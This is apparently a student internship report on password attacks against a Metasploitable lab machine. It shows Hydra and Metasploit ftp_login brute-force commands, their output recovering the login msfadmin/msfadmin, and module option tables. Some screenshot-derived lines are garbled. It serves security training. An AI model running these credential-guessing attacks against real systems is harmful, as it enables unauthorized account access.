

Internship Project - System Hacking

Detailed Report

By – Bhagyesha Kumar Kaloria

Contents

1. ABSTRACT
2. OBJECTIVE
3. INTRODUCTION
4. METHODOLOGY
5. SCREENSHOT OF Password attack
6. CONCLUSION

ABSTRACT

This project examines the nature of System hacking by password cracking. Different methods of cracking are explained, including dictionary attack, brute force, and rainbow tables.

In this project we used different password attacks like Hydra, auxiliary Module, NSE Scripts, John the ripper and Password generating using Crunch.

An implementation of these attacks are done on the Metasploitable's Ip Address.

INTRODUCTION

Password attacks involve exploiting a broken authorization vulnerability in the system combined with automatic password attack tools that speed up the guessing and cracking passwords. The attacker uses various techniques to access and expose the credentials of a legitimate user, assuming their identity and privileges. The username-password combination is one of the oldest known account authentication techniques, so adversaries have had time to craft multiple methods of obtaining guessable passwords. Additionally, applications that use passwords as the sole authentication factor are vulnerable to password attacks since the vulnerabilities are well understood.

METASPLOITABLE FRAMEWORK

Internal Ip – 192.168.184.129

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:79:21:d5  
          inet addr:192.168.184.129 Bcast:192.168.184.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe79:21d5/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:33 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:64 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:3596 (3.5 KB) TX bytes:6788 (6.6 KB)  
             Interrupt:17 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:93 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:93 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:19485 (19.0 KB) TX bytes:19485 (19.0 KB)  
  
msfadmin@metasploitable:~$ _
```

Methodology and Screenshot of Password attack

The methodology of different attacks are explained along with their implementation, and the screenshots of Password attacks performed are inserted as well.


Attacks performed are –

- 1. Hydra
- 2. auxiliary Module
- 3. NSE Scripts
- 4. John the ripper
- 5. Password generating using Crunch

HYDRA

- Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add.
- This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.
- It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.
- Syntax: `hydra -L (user Names) -P (pass words) (any open port like telnet , ftp etc)://ip`

HYDRA



kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | || | []

File Actions Edit View Help

```
root@kali:~# hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/passwords.txt ftp://192.168.184.129
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-21 06:56:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 400 login tries (l:20/p:20), ~25 tries per task
[DATA] attacking ftp://192.168.184.129:21/
[STATUS] 337.00 tries/min, 337 tries in 00:01h, 63 to do in 00:01h, 16 active
[21][ftp] host: 192.168.184.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-21 06:58:07
```

root@kali:~# vsftpd 2.3.7
OpenSSH 8.7p1 Debian Subuntu (protocol 2.0)
Linux telnetd

```
hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/passwords.txt ftp://192.168.184.129
```

HYDRA

USERNAME and PASSWORD file are given for reference.



Auxiliary Module

The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test.


Using FTP for this test:

FTP is a service that is commonly used in Web Servers from Webmasters for accessing the files remotely. So it is almost impossible not to find this service in one of our clients systems during an engagement.

For a possible attack against the FTP Server-

The first thing that we need to do is identify which systems are running the FTP services. We can do a simple scan with Nmap to find the open ports.

Auxiliary Module - Steps



The screenshot shows a terminal window titled "kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)". The terminal is running as root, indicated by the "root@kali: ~" prompt. The window title bar includes standard icons for minimize, maximize, and close. The menu bar at the top has options: File, Actions, Edit, View, Help. Below the menu is a toolbar with icons for terminal, file, folder, browser, terminal, and a question mark. The main terminal area displays several lines of warning messages from a Ruby script, likely related to SSL/TLS configurations. These warnings are repeated multiple times, such as:

```
hm:: EcdsaSha2Nistp256 :: PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm
hm:: EcdsaSha2Nistp256 :: IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm
hm:: EcdsaSha2Nistp256 :: NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm
hm:: EcdsaSha2Nistp256 :: PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm
hm:: EcdsaSha2Nistp256 :: IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
```

Below the terminal output, there is a partially visible exploit development interface showing assembly code and memory dump sections. At the bottom of the terminal window, the Metasploit framework information is displayed:

```
msf6 exploit - open http://www.webshell.com:8080
=[ metasploit v6.2.9-dev      GNU Classpath 0.0.20       ]]
+ --=[ 2230 exploits - 1177 auxiliary - 398 post       ]]
+ --=[ 867 payloads - 45 encoders - 11 nops        ]]
+ --=[ 9 evasion          ProFTPD 1.3.5                ]]
```

1. msfconsole

Auxiliary Module - Steps


2. use auxiliary/scanner/(ssh/telnet/ftp etc) /(ssh/telnet/ftp etc)

```
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
msf6 > use auxiliary/scanner/ftp/ftp_login
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  --
0  auxiliary/scanner/ftp/ftp_login          normal        No      FTP Authentication Scanner
1  auxiliary/scanner/ftp/ftp_version        normal        No      FTP Version Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ftp/ftp_version
msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Auxiliary Module - Steps

3. show options



The screenshot shows a terminal window on a Kali Linux system. The title bar indicates it's running on a VMware Workstation 16 Player. The terminal prompt is `msf6 auxiliary(scanner/ftp/ftp_login) >`. A red box highlights the command `show options`. Below the command, the output shows the module options:

```
Module options (auxiliary/scanner/ftp/ftp_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/kali/Desktop/passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS	192.168.184.129	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)
